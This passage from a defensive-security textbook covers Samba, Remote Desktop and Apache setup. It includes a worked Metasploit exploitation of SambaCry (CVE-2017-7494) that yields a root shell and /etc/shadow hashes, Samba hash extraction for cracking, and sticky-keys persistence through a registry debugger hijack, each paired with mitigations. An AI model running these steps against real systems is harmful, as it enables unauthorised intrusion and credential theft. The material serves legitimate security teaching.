Suppose that an attacker had identified a user and password that allows them to authenticate to a Linux Samba server. Samba versions between 3.5.0 and 4.4.14 are vulnerable to an attack like Eternal Blue (Chapter 2); this attack is sometimes called Eternal Red and sometimes called SambaCry. It is based on CVE 2017-7494. The corresponding Metasploit module is named `linux/samba/is_known_pipename`.

```
msf > use exploit linux/samba/is_known_pipename
msf exploit(linux/samba/is_known_pipename) > info

      Name: Samba is_known_pipename() Arbitrary Module Load
      Module: exploit/linux/samba/is_known_pipename
      Platform: Linux
      Arch:
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2017-03-24
...
... Output Deleted ...
```

Available targets:

| Id | Name |
|----|----------------------|
| -- | --- |
| 0 | Automatic (Interact) |
| 1 | Automatic (Command) |
| 2 | Linux x86 |
| 3 | Linux x86_64 |

... Output Deleted ...

Basic options:

| Name | Setting | Required | Description |
|----------------|---------|----------|--|
| RHOST | | yes | The target address |
| RPORT | 445 | yes | The SMB service port (TCP) |
| SMB_FOLDER | | no | The directory to use within the writeable SMB share |
| SMB_SHARE_NAME | | no | The name of the SMB share containing a writeable directory |

Payload information:

Space: 9000

Description:

This module triggers an arbitrary shared library load vulnerability in Samba versions 3.5.0 to 4.4.14, 4.5.10, and 4.6.4. This module requires valid credentials, a writeable folder in an accessible share, and knowledge of the server-side path of the writeable folder. In some cases, anonymous access combined with common filesystem locations can be used to automatically exploit this vulnerability.

To use the exploit, the attacker specifies the remote server, as well as an account name and password on the target. Consider an Ubuntu 15.10 target where a user (jmaxwell) and a password (password1!) have been identified from a brute force attack.

```
msf exploit(linux/samba/is_known_pipename) > set rhost 10.0.3.54
rhosts => 10.0.3.54
msf exploit(linux/samba/is_known_pipename) > set smbuser jmaxwell
smbuser => jmaxwell
msf exploit(linux/samba/is_known_pipename) > set smbpass password1!
smbpass => password1!
```

CHAPTER 13 NETWORK SERVICES

The attack can be run with the default target; in this case, if successful, the attacker will receive a command shell on the target - running as root.

```
msf exploit(linux/samba/is_known_pipename) > run
[*] 10.0.3.54:445 - Using location \\10.0.3.54\jmaxwell\ for the path
[*] 10.0.3.54:445 - Retrieving the remote path of the share 'jmaxwell'
[*] 10.0.3.54:445 - Share 'jmaxwell' has server-side path '/home/jmaxwell'
[*] 10.0.3.54:445 - Uploaded payload to \\10.0.3.54\jmaxwell\yaGJevzb.so
[*] 10.0.3.54:445 - Loading the payload from server-side path /home/jmaxwell/
yaGJevzb.so using \\PIPE\home/jmaxwell/yaGJevzb.so...
[-] 10.0.3.54:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.0.3.54:445 - Loading the payload from server-side path /home/jmaxwell/
yaGJevzb.so using /home/jmaxwell/yaGJevzb.so...
[+] 10.0.3.54:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.2:46843 -> 10.0.3.54:445) at 2018-02-24
17:10:10 -0500
whoami
root
tail -n5 /etc/shadow
jmaxwell:$6$CfzKRRA.$H.SnjuyX0.KHW/doi5kUxT2Wa.1i/mterapk0IiQf9
r28Y32ZOZragdx5TDIfpAvjqSMBTNJwsF5NAqoe91nU0:17180:0:99999:7:::
vboxadd:!:17182:::::
cgauss:$6$PbXVTFiZ$Gym4A5mit0DZ4Vp5uVqoWp1M4BuLP88q9BhcRWlkAwj47/
Kxyn/1YHx/6MZqhZoQjERHW/AzSjwQk52EzSfGp0:17370:0:99999:7:::
sshd:*:17526:0:99999:7:::
sgermain:$6$FFWa4IDr$NE6/1yCGj1/Hs7.ooi/
GVyzFnIrwTE5F0SmWCWIy4oXzfGfsU1idZtVy3dVfKh9BU
N9a5kw8E0tKJx5Uxml0H1:17586:0:99999:7:::
```

Stopping Eternal Red / SambaCry

The best solution to stopping Eternal Red / SambaCry is to patch the system. In cases where this was not possible, Samba in their security announcement⁷ provided a workaround. Add the following line to the [global] section of `smb.conf` file and restart `smbd`.

```
nt pipe support = no
```

This prevents clients from accessing the named pipe endpoint that is necessary for the exploit to run.

⁷<https://www.samba.org/samba/security/CVE-2017-7494.html>

An administrator may also wish to disable SMBv1; this is the approach taken in Chapter 12 to block Eternal Blue. This can be done by adding the following line to the [global] section of `smb.conf` file and restarting `smbd`.

```
min protocol = SMB2
```

AppArmor protects OpenSuSE systems against the Metasploit module `linux/samba/is_known_pipename` and attempts to use this module against default OpenSuSE targets fail. To change the state of AppArmor, launch YaST, then select AppArmor Configuration ▶ Settings ▶ Configure. Change the settings on `usr.sbin.smbd` from enforce to complain (or vice versa) and restart the server via `systemctl restart smb`.

Samba Hashes

An attacker that has obtained root access on a Linux system configured as a Samba server like Listing 13-3 can also determine the password hashes for the Samba users. This can be done with a command like the following.

```
jmaxwell@prokne: ~$ sudo pdbedit -L -w
sgermain:1002:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:5B4C6335673A75F13ED948E848F00840:
[U          ]:LCT-5A91B651:
jmaxwell:1000:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:5B4C6335673A75F13ED948E848F00840:
[U          ]:LCT-5A91B667:
cgauss:1001:XXXXXXXXXXXXXXXXXXXXXXXXXXXX:5B4C6335673A75F13ED948E848F00840:
[U          ]:LCT-5A91B65D:
```

The hash `5B4C6335673A75F13ED948E848F00840` is the NTLM hash of the account password⁸ and can be sent to John the Ripper for cracking.

Remote Desktop

Remote Desktop is a way a remote user can access a Windows system and be presented with the full graphical interface. To use group policy to enable Remote Desktop for systems on a domain, two settings need to be made.

- Computer Configuration ▶ Policies ▶ Administrative Templates ▶ Windows Components ▶ Remote Desktop Services ▶ Remote Desktop Session Host ▶ Connections ▶ Allow users to connect remotely by using Remote Desktop Services and change the setting to Enabled. This ensures Remote Desktop Services run on the system(s).

⁸The passwords are all “password1!”

- Computer Configuration > Policies > Administrative Templates > Network > Network Connections > Windows Firewall > Domain Profile > Windows Firewall: Allow inbound Remote Desktop exceptions, and change the setting to enabled. This opens the necessary ports in the firewall (TCP/3389, UDP/3389) for the selected addresses.

These settings allow administrators the ability to log in via Remote Desktop. To grant that privilege to other users, they must be added to the Remote Desktop Users group; this group is local to each system. To do so, one approach is to use group policy to override the members of the local group. From Group Policy Management Editor, update

- Computer Configuration > Policies > Windows Settings > Security Settings > Restricted Groups. Add a group, named Remote Desktop Users. Add the desired non-administrator users as members of the group. Be sure to include the domain name when specifying the username, so for the user hberlio on the PLUTO domain, specify PLUTO\hberlio.

Once configured, users can connect to a remote system using Remote Desktop Connection (Figure 13-18), which can be launched from the Start Menu (the location varies with the version of Windows) or directly from C:\Windows\System32\mstsc.exe.



Figure 13-18. The Remote Desktop Connection client on Windows 8.1

Specify the full name of the computer (NetBIOS names do not always work), then authenticate. After connecting, the user is presented with a full graphical user interface on the server.

There are comparable Linux clients. Remmina is available for Mint, Ubuntu, and OpenSuSE while Vinagre is available for recent CentOS systems; both behave similarly.

An older command-line client available for Kali and older CentOS distributions is rdesktop, however rdesktop is unable to connect to a Windows host using Network Level Authentication (See Figure 13-19).




Figure 13-19. Enabling remote desktop on Windows 10-1511, including network level authentication

An alternative is the tool xfreerdp that can connect to Windows systems using Network Level Authentication. It is installed on a Kali system with the command

```
root@kali-2016-2-u:~# apt install freerdp-x11
```

To use the tool to connect to an RDP server at 10.0.15.202 as the user gmahler, use the command

```
root@kali-2016-2-u:~# xfreerdp /v:10.0.15.202 /u:gmahler
```

Network Level Authentication can be disabled in group policy; navigate Computer Configuration > Policies > Administrative Templates > Windows Components > Remote Desktop Services > Remote Desktop Session Host > Security and change the value of the setting Require user authentication for remote connections by using Network Level Authentication to disabled.

It is possible to enable Remote Desktop on a single client rather than on a domain. Navigate Control Panel > System and Security > System. Select Remote Settings and make the desired changes (Figure 13-19). This not only enables the service, but also opens the proper ports in the Firewall (TCP/3389, UDP/3389).

Persistence via Remote Desktop and Sticky Keys

A Windows user who presses the shift key five times is presented with a dialog box asking if they wish to enable sticky keys. This works even before the user logs on to the system; for this reason, the application runs as SYSTEM. An attacker can manipulate this feature as a persistence mechanism.

To do so, the attacker enables Remote Desktop on the target, then replaces the sticky keys program with one of the attacker's choice, perhaps cmd.exe. The attacker connects to the target using remote desktop, presses the shift key five times, and obtains a command prompt running as SYSTEM without needing to authenticate.

Enabling Remote Desktop via Metasploit

Suppose that an attacker has obtained a SYSTEM shell on a Windows target - say a Windows 10-1511 system. To enable RDP on that target, the attacker loads the module post/windows/manage/enable_rdp.

```
msf exploit(multi/handler) > use post/windows/manage/enable_rdp
msf post(windows/manage/enable_rdp) > info
```

Name: Windows Manage Enable Remote Desktop

Module: post/windows/manage/enable_rdp

Platform: Windows

Arch:

Rank: Normal

... Output Deleted ...

Compatible session types:

Meterpreter

Basic options:

| Name | Setting | Required | Description |
|----------|---------|----------|--|
| ENABLE | true | no | Enable the RDP Service and Firewall Exception. |
| FORWARD | false | no | Forward remote port 3389 to local Port. |
| LPORT | 3389 | no | Local port to forward remote connection. |
| PASSWORD | | no | Password for the user created. |
| SESSION | | yes | The session to run this module on. |
| USERNAME | | no | The username of the user to create. |

Description:

This module enables the Remote Desktop Service (RDP). It provides the options to create an account and configure it to be a member of the Local Administrators and Remote Desktop Users group. It can also forward the target's port 3389/tcp.

The attacker then selects the session where they have SYSTEM and runs the exploit.

```
msf post(windows/manage/enable_rdp) > set session 1
session => 1
msf post(windows/manage/enable_rdp) > exploit

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/
loot/20180225162850_default_10.0.2.106_host.windows.cle_488260.txt
[*] Post module execution completed
```

Enabling Sticky Keys

Once remote desktop is enabled, the next step is to modify the sticky keys program, which is C:\Windows\System32\sethc.exe. However, this application is protected, and attempts to replace it with the command prompt fail, even for an attacker with SYSTEM privileges.

```
meterpreter > shell
Process 2432 created.
Channel 2 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>copy c:\Windows\System32\cmd.exe c:\Windows\System32\sethc.exe
copy c:\Windows\System32\cmd.exe c:\Windows\System32\sethc.exe
Overwrite c:\Windows\System32\sethc.exe? (Yes/No/All): y
y
Access is denied.
    0 file(s) copied.
```

Instead, the attacker can specify the debugger used by sethc.exe by modifying the registry.

```
C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\Windows\System32\cmd.exe"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\Windows\System32\cmd.exe"
The operation completed successfully.
```

An attacker on Kali that connects using the rdesktop program is presented with a login screen and asked to authenticate. They can now press the shift key five times to be presented with a command prompt running as SYSTEM.

The Metasploit module post/windows/manage/sticky_keys automates this process and provides additional options.

Notes and References

An excellent book on OpenSSH is

- *SSH Mastery: OpenSSH, PuTTY, Tunnels and Keys, 2nd edition*, Michael W. Lucas. Tilted Windmill Press, February 2018.

Recommendations for SSH key management have been provided by NIST, in NIST Special Publication 800-57, available at <https://csrc.nist.gov/publications/detail/sp/800-57-part-1/rev-4/final> (released January 2016). NIST also has released *Security of Interactive and Automated Access Management Using Secure Shell (SSH)* at <https://nvlpubs.nist.gov/nistpubs/ir/2015/NIST.IR.7966.pdf> (October 2015) to provide recommendations for securing SSH.

OpenSuSE 12.1 does not appear to generate the OpenSSH DSA key by default, even though it is listed in the configuration file /etc/ssh/sshd_config. When OpenSSH is started, the log contains entries of the form

```
Oct 25 12:43:28 localhost sshd[24308]: error: Could not load host key: /etc/ssh/
ssh_host_dsa_key
```

A key can be generated with ssh-keygen.

A problem can occur when installing OpenSSH Server on systems like Mint 18.1 if it is configured to use only the original repository (as discussed in Chapter 1). The version of OpenSSH Server provided may be incompatible with the version of the OpenSSH client. One solution is to first remove openssh-client, then install openssh-server; this will include a compatible version of openssh-client. The other solution is to use aptitude; see the Notes and References section for Chapter 4.

SSHGuard is not the only option to protect SSH servers from brute force attacks. Another choice is fail2ban (http://www.fail2ban.org/wiki/index.php/Main_Page). The tool wail2ban from <https://github.com/glasnt/wail2ban> provides similar functionality for Windows systems.

There are other SSH clients for Windows, including cygwin and some new PowerShell-based clients. See, for example, <https://blogs.msdn.microsoft.com/powershell/2017/12/15/using-the-openssh-beta-in-windows-10-fall-creators-update-and-windows-server-1709/>.

Documentation for vsftpd, including a list of the directives in vsftpd.conf, can be obtained from the project page at <https://security.appspot.com/vsftpd.html>.

There is a significant bug in the default installation for vsftpd on OpenSuSE 12.3; the server dies when users attempt to download a file. See https://bugzilla.novell.com/show_bug.cgi?id=812406. The solution is to use an updated version of vsftpd.

Two good general references that cover file shares on Windows Server include

- *Windows Server 2012 Inside Out*, William Stanek. Microsoft Press, January 2013.
- *Mastering Windows Server 2012 R2*, Mark Minasi, Kevin Greene, Christian Booth, Robert Butler, John McCabe, Robert Panek, Michael Rice, and Stefan Roth. Sybex, December 2013.

The best location for documentation about Samba, either version 3 or version 4, is the official documentation at <https://www.samba.org/samba/docs/>.

There is a bug in the default configuration for Samba on OpenSuSE 11.4. Attempts to start the `smb` service fail, with log messages of the form

```
Nov  2 20:11:51 diphda smbd[2919]: [2014/11/02 20:11:51.011041,  0] passdb/
secrets.c:73(secrets_init)
Nov  2 20:11:51 diphda smbd[2919]: Failed to open /etc/samba/secrets.tdb
Nov  2 20:11:51 diphda smbd[2921]: [2014/11/02 20:11:51.012018,  0] passdb/
secrets.c:73(secrets_init)
Nov  2 20:11:51 diphda smbd[2921]: Failed to open /etc/samba/secrets.tdb
Nov  2 20:11:51 diphda smbd[2921]: [2014/11/02 20:11:51.012070,  0] smbd/
server.c:1234(main)
Nov  2 20:11:51 diphda smbd[2921]: ERROR: smbd can not open secrets.tdb
```

The underlying flaw is a misconfiguration in AppArmor. The file `/etc/apparmor.d/abstractions/samba`, configures AppArmor to allow samba to open .tdb files located in `/var/lib/samba`. The catch is that they actually are in `/etc/samba`. Update that file with the error fix shown in Listing 13-4.

Listing 13-4. Modified portion of the file `/etc/apparmor.d/abstractions/samba` from OpenSuSE 11.4

```
/etc/samba/smb.conf r,
/usr/share/samba/*.dat r,
/var/lib/samba/**.tdb rwk,
/etc/samba/**.tdb rwk,          # Error Fix
/var/log/samba/cores/* w,
/var/log/samba/log.* w,
/var/run/samba/*.tdb rw,
```

CHAPTER 13 NETWORK SERVICES

Restart AppArmor with the command

```
diphda:~ # rcapparmor reload
```

Subsequent attempts to start the samba service will succeed.

An attacker that has physical access to a system and can boot into an alternative operating system can replace c:\Windows\System32\sethc.exe with c:\Windows\System32\cmd.exe; for details see

- *Defense against the Black Arts: How Hackers Do What They Do and How to Protect against It*, Jesse Varsalone and Matthew Mcfadden with Michael Schearer, Sean Morrissey, and Ben Smith. CRC Press, September 2011.

When connecting to a Windows system from Linux using rdesktop, the user may be prompted to insert a smart card. To authenticate to the system, the user can select “Other user” and authenticate, being sure to specify the domain. The domain administrator can prevent this issue from occurring by modifying group policy. Navigate Computer Configuration ▶ Policies ▶ Windows Settings ▶ Security Settings ▶ Local Policies ▶ Security Options and set the value for “Interactive logon: Require smart card” to disabled.

Remote desktop can also be enabled from the registry; see <https://blogs.technet.microsoft.com/mempson/2008/03/11/enable-remote-desktop-via-the-registry/>.

CHAPTER 14

Apache and ModSecurity

Introduction

Apache is arguably the most significant web server; the September 2018 Netcraft survey¹ reports that Apache runs 34% of the top million busiest sites, with Nginx reporting 25% and Microsoft 10%.

This chapter shows how to install and configure Apache on a range of Linux systems. Apache is a modular system; for example, one module controls how Apache reports its status, which can be done through the command line or provided to visitors of the web site. Apache has another module that when enabled allows each user on the system to build their own web site within their home directory. Apache can provide dynamic content through CGI scripts; these are programs that run on the web server to create the content that is served to the client. Apache has a robust logging system, including an error log that describes the state of the server and customizable access logs that record the requests made by clients. A single Apache server can use virtual hosts to serve multiple web sites. These virtual hosts can be distinguished by running on different ports; a server with multiple IP addresses can also differentiate them by address. One common use for virtual hosts is to allow Apache to serve both HTTP and HTTPS traffic. The chapter shows how to select SSL/TLS protocols, choose ciphers, and create a self-signed certificate. These certificates can be signed by a signing server. Basic authentication can be used to require clients to provide a valid username and password before being granted access to protected content.

ModSecurity is a web application firewall that can be used to protect web servers and web applications. It can be configured with publicly available rules from the OWASP ModSecurity Common Rule Set.

Apache Installation

From 2011 through 2017, there were two primary versions of Apache: the 2.2 series (initially released in 2005) and the 2.4 series (initially released in 2012). Version 2.2 released its end of life at the start of 2018. Although most configuration directives are common to both versions, there are some differences that will be noted.

¹<https://news.netcraft.com/archives/2018/09/24/september-2018-web-server-survey.html>

Installing Apache on CentOS

Apache may be included as part of the installation process for CentOS systems. If it is not already installed, it can be added with the command

```
[root@tsih ~]# yum install httpd
```

On CentOS, Apache is installed with the following settings:

- Service name: httpd
- Application name: /usr/sbin/httpd
- Configuration directory: /etc/httpd/
- Primary configuration file: /etc/httpd/conf/httpd.conf
- Server root: /etc/httpd/
- Document root: /var/www/html/
- Log file directory: /var/log/httpd/
- Control program: /usr/sbin/apachectl

Once installed, Apache needs to be configured to start on boot. On CentOS 5 and CentOS 6, this can be done using the chkconfig commands

```
[root@aludra ~]# chkconfig --list httpd
httpd      0:off  1:off  2:off  3:off  4:off  5:off  6:off
[root@aludra ~]# chkconfig httpd on
[root@aludra ~]# chkconfig --list httpd
httpd      0:off  1:off  2:on   3:on   4:on   5:on   6:off
```

Apache is controlled using the service command.

```
[root@markab ~]# service httpd status
httpd is stopped
[root@ aludra ~]# service httpd start
Starting httpd:                                         [ OK ]
[root@ aludra ~]# service httpd status
httpd (pid 3235) is running...
```

On CentOS 7, which uses systemd, Apache can be configured to start on boot via systemctl.

```
[root@tsih ~]# systemctl is-enabled httpd
disabled
[root@tsih ~]# systemctl enable httpd
```

Created symlink from /etc/systemd/system/multi-user.target.wants/httpd.service to /usr/lib/systemd/system/httpd.service.

```
[root@tsih ~]# systemctl is-enabled httpd
enabled
```

Apache is also controlled using systemctl.

```
[root@tsih ~]# systemctl status httpd
● httpd.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; vendor preset: disabled)
   Active: active (running) since Sat 2018-03-03 13:57:02 EST; 1s ago
     Docs: man:httpd(8)
           man:apachectl(8)
 Main PID: 5941 (httpd)
    Status: "Processing requests..."
   CGroup: /system.slice/httpd.service
           ├─5941 /usr/sbin/httpd -DFOREGROUND
           ├─5949 /usr/sbin/httpd -DFOREGROUND
           ├─5950 /usr/sbin/httpd -DFOREGROUND
           ├─5951 /usr/sbin/httpd -DFOREGROUND
           ├─5952 /usr/sbin/httpd -DFOREGROUND
           └─5953 /usr/sbin/httpd -DFOREGROUND
```

Mar 03 13:57:02 tsih.stars.example systemd[1]: Starting The Apache HTTP Server...

Mar 03 13:57:02 tsih.stars.example systemd[1]: Started The Apache HTTP Server.

Hint: Some lines were ellipsized, use -l to show in full.

The firewall must be configured to allow traffic to the server. The CentOS firewall configuration tool for CentOS 5 and CentOS 6 has two different entries in the list of trusted services to allow traffic to the web server, one for “WWW (HTTP)” and one for “Secure WWW (HTTPS).” On CentOS 7, there are separate services, one for http and one for https.

Installing Apache on OpenSuSE

Apache is installed on OpenSuSE from the command line with the command

```
dschubba:~ # zypper install apache2
```

On OpenSuSE systems, Apache is installed with the following settings:

- Service name: apache2
- Application name: /usr/sbin/httpd-prefork

- On OpenSuSE up through 13.2, `/usr/sbin/httpd2` is a symlink to this application; beginning with OpenSuSE 42.1, `/usr/sbin/httpd` is a symlink to this application.
- Configuration directory: `/etc/apache2`
- Primary configuration file: `/etc/apache2/httpd.conf`
- Server root: Unspecified
- Document root: `/srv/www/htdocs`
- Log file directory: `/var/log/apache2`
- Control program: `/usr/sbin/apache2ctl`
 - On OpenSuSE 42.1 and later, the control program is `/usr/sbin/apachectl` and `/usr/sbin/apache2ctl` is a symlink to it.

Once installed, Apache can be configured to start on boot using `chkconfig` (OpenSuSE 11.4) or `systemctl` (OpenSuSE 12.1 and later). This is the same as the procedure outlined for CentOS systems, save for the name of the service; on OpenSuSE, the service is named `apache2` rather than `httpd`. These changes can also be made via YaST; navigate System ▶ Services Manager. Apache can be controlled from the command line using `service` (OpenSuSE 11.4) or `systemctl` (OpenSuSE 12.1 or later).

YaST can be used to open the proper ports in the firewall. The tool contains two entries under allowed services: one is named “HTTP Server” and the other is named “HTTPS Server.”

Installing Apache on Ubuntu and Mint

To install Apache on a Mint or an Ubuntu system, run the command

```
cgauss@california:~$ sudo apt-get install apache2
```

This installs Apache and configures it to start on boot with the following values:

- Service name: `apache2`
- Application name: `/usr/sbin/apache2`
- Configuration directory: `/etc/apache2`
- Primary configuration file: `/etc/apache2/apache2.conf`
- Server root: Unspecified
- Document root: Varies by the distribution; for Ubuntu 13.10 and earlier or Mint 16 and earlier, it is `/var/www`. For Ubuntu 14.04 and later and for Mint 17 and later it is `/var/www/html`.

- Log file directory: /var/log/apache2
- Control program: /usr/sbin/apache2ctl
 - There is a symlink from /usr/sbin/apachectl to /usr/sbin/apache2ctl, so either name can be used.

Apache can be controlled from the command line using `service` (Ubuntu 14.10 and earlier; Mint 17.3 and earlier) or `systemctl` (Ubuntu 15.04 and later; Mint 18 and later) in the same fashion as a CentOS system using the service name `apache2` instead of `httpd`.

Mint and Ubuntu do not include a firewall as part of their default installation.

Installing Apache on Windows

Apache can be installed on Windows. Current, stand-alone executable binaries of Apache are available from Apache Haus (<http://www.apachehaus.com/>) and the Apache Lounge (<http://www.apachelounge.com/>). Apache is also available in bundles for Windows that already include MySQL and PHP from XAMPP (<https://www.apachefriends.org/index.html>) and WampServer (<http://www.wampserver.com/en/>). The installation, configuration, and use of XAMPP is covered in Chapter 20.

Version and Module Structure of Apache

A user can check the installed version by running Apache with the `-v` flag. For example, on an Ubuntu 15.10 system, the user can run the following.

```
jmaxwell@prokne:~$ apache2 -v
Server version: Apache/2.4.12 (Ubuntu)
Server built: Jul 24 2015 15:59:00
```

Apache is structured around a series of modules, which can either be compiled into the program or added dynamically. The set of compiled modules varies slightly between distributions and releases. To see the compiled modules, run the application with the `-l` switch, seen here on Ubuntu 15.10.

```
jmaxwell@prokne:~$ apache2 -l
```

Compiled in modules:

```
core.c
mod_so.c
mod_watchdog.c
http_core.c
mod_log_config.c
mod_logio.c
```

```
mod_version.c
mod_unixd.c
```

Most modules are loaded dynamically and determined by the Apache configuration. To see the currently loaded set, the user can run the Apache control program

```
jmaxwell@prokne:~$ apachectl -D DUMP_MODULES
Loaded Modules:
core_module (static)
so_module (static)
watchdog_module (static)
http_module (static)
log_config_module (static)
logio_module (static)

... Output Deleted ...

setenvif_module (shared)
status_module (shared)
```

Basic Apache Configuration

Each distribution provides mechanisms to start and stop Apache as a service using the `service` command or the `systemctl` command. The Apache control program can also be used to start and stop Apache; for example, on CentOS 7.1, an administrator can start or stop Apache with the following commands.

```
[root@girtab ~]# apachectl start
[root@girtab ~]# apachectl stop
```

The starting point for the configuration of Apache is the primary configuration file, located in the configuration directory. An administrator can check the syntax of the configuration using the Apache control program with the `-t` switch. Here is an OpenSuSE 12.3 system where the Apache control program has the name `apache2ctl`.

```
menkent:~ # apache2ctl -t
Syntax OK
```

Any errors must be corrected before Apache can start.

Configuring Apache on CentOS

On CentOS systems, the primary configuration file is `/etc/httpd/conf/httpd.conf`. CentOS sets `ServerRoot` to `/etc/httpd` so that file locations in the Apache configuration are specified relative to this directory.

ServerName and ServerAdmin Directives

The name of the server is specified by the `ServerName` variable in the main configuration file; if the server is named `ankaa.stars.example` and the server is running on TCP/80, then a reasonable value for this variable is

```
ServerName ankaa.stars.example:80
```

The email address of the server administrator is set by the variable `ServerAdmin`, which in its default state has the value `root@localhost`.

Once the server is started, a user can verify that Apache is serving pages by visiting it with a web browser. An Apache test page should appear.

DocumentRoot Directive

The primary location for files served by Apache is `DocumentRoot`, which has the value `/var/www/html` on a CentOS system. Files in `DocumentRoot` are served at the root of the web page; if a user requests `http://server.example/page.html`, then CentOS Apache would return the page `/var/www/html/page.html` if it exists.

DirectoryIndex Directive

If a user requests a directory, say `http://server.example/directory`, then Apache checks the value of `DirectoryIndex` for the name of a file to serve. On CentOS it is set to `index.html`, so if the user visits the URL `http://server.example/directory`, then Apache serves `/var/www/html/directory/index.html` if it exists.

Configuring Apache on OpenSuSE

On OpenSuSE systems, the primary configuration file is `/etc/apache2/httpd.conf`. This loads more than a dozen individual configuration files that control portions of the server's function.

OpenSuSE does not specify a value for the variable `ServerRoot`, so file locations in an OpenSuSE configuration of Apache are specified with their full absolute path.

The default server is configured in the file `/etc/apache2/default-server.conf`. It does not specify either the `ServerName` or `ServerAdmin` variables. These can be specified in this file or in the file `/etc/sysconfig/apache2`.

OpenSuSE does not include a test page; if it is started without a default document, then attempts to access the web site return an Error 403 / Access Forbidden.

OpenSuSE sets `DocumentRoot` in the file `etc/apache2/default-server.conf` to `/srv/www/htdocs`. The `DirectoryIndex` directive is specified in `/etc/apache2/httpd.conf` as the following.

```
DirectoryIndex index.html index.html.var
```

OpenSuSE 13.1 uses Apache 2.4.6, but the default files retain some configuration directives from Apache 2.2. For example, the main configuration file /etc/apache2/httpd.conf has a DefaultType directive that is deprecated in Apache 2.4. This leaves errors in the log file /var/log/apache2_error_log.

Configuring Apache on Ubuntu and Mint

On Ubuntu or Mint systems, the primary configuration file /etc/apache2/apache2.conf contains global settings. Modules, sites, and additional configurations are loaded via Include directives from the mods-enabled/, sites-enabled/, and conf-enabled/ subdirectories. The available modules, sites, and configuration files are included in the directories mods-available/, sites-available/, and conf-available/ subdirectories. The administrator can enable a module, site, or configuration by adding a symlink from one directory to the other. Ubuntu includes the programs a2enmod, a2dismod, a2ensite, a2dissite, a2enconf, and a2disconf to manage these links.

The file /etc/apache2/ports.conf configures the port(s) on which Apache listens. Older versions of Mint and Ubuntu use the file /etc/apache2/httpd.conf for local configuration information.

On a default system, there is one site enabled, named 000-default.conf on newer systems or 000-default on older systems. As an example, this is the default situation for Mint 18.2.

```
cgauss@germania ~ $ ls -l /etc/apache2/sites-enabled/
total 0
lrwxrwxrwx 1 root root 35 Mar  4 16:52 000-default.conf -> ../sites-available/000-
default.conf
```

The ServerName directive is included in the file /etc/apache2/sites-enabled/000-default.conf, but it is commented out. That file also contains the ServerAdmin directive, which chooses webmaster@localhost for the default email address. The default document directory for this site is /srv/www/html.

The DirectoryIndex directive is in the file /etc/apache2/mods-enabled/dir.conf; that file typically has the content

```
<IfModule mod_dir.c>
    DirectoryIndex index.html index.cgi index.pl index.php index.xhtml index.htm
</IfModule>
```

The installation process includes a simple default document in DocumentRoot for the default web site, located at /var/www/index.html.

Apache Modules

Apache features are included in modules that need to be loaded in the Apache configuration files. These are added through a `LoadModule` directive in the Apache configuration.

Apache Modules: Apache Status

As an example of a module, an Apache web server can be configured to return detailed information about its status, either through the web interface or through the control program.

Loading Apache Modules in CentOS

In CentOS 5/6, the primary configuration file `/etc/httpd/conf/httpd.conf` contains the line

```
LoadModule status_module modules/mod_status.so
```

Because CentOS 5/6 sets `ServerRoot` to `/etc/httpd` in that same configuration file, this loads the module `/etc/httpd/modules/mod_status.so`. A check of the file system shows that the directory `/etc/httpd/modules/` is symlinked to the directory `/usr/lib/httpd/modules/`.

On CentOS 7, the main configuration file `/etc/httpd/conf/httpd.conf` uses the directive `Include conf.modules.d/*.conf` to split the directives that load modules into separate files; the file `/etc/httpd/conf.modules.d/00-base.conf` contains the same `LoadModule` directive as CentOS 5/6.

Loading Apache Modules in OpenSuSE

OpenSuSE uses the file `/etc/apache2/sysconfig.d/loadmodule.conf` to determine which modules are loaded by Apache. That file however, is created by a script, and manual changes to the file are overwritten.² That script is controlled by the values in `/etc/sysconfig/apache2`. To enable the Apache status module, update that file to include `status` in the `APACHE_MODULES` line:³

```
APACHE_MODULES="status actions alias auth_basic authn_file authz_host authz_groupfile authz_core authz_user autoindex cgi dir env expires include log_config mime negotiation setenvif ssl socache_shmcb userdir reqtimeout authn_core"
```

Restart Apache to ensure the module is loaded.

²If you think this approach is silly and that it would be simpler to add a `LoadModule` statement to `httpd.conf`, then consider the fact that `/etc/sysconfig/apache2` states, “It might look silly to not simply edit `httpd.conf` for the `LoadModule` statements...”

³The precise collection of modules loaded depends on the version of OpenSuSE. Shown is the list from OpenSuSE 42.1.

Loading Apache Modules in Mint/Ubuntu

On Ubuntu and Mint systems, the status module is loaded by default; the file /etc/apache2/mods-enabled/status.load contains the directive

```
LoadModule status_module /usr/lib/apache2/modules/mod_status.so
```

The directory /etc/apache2/mods-enabled/ contains symlinks to the directory /etc/apache2/mods-available/. Modules can be added or removed using the commands a2dismod and a2enmod; it is also possible to make changes by manipulating the symlinks directly.⁴ For example, to disable the status module on Mint or Ubuntu, the administrator can run

```
jmaxwell@elpis:~$ sudo a2dismod status
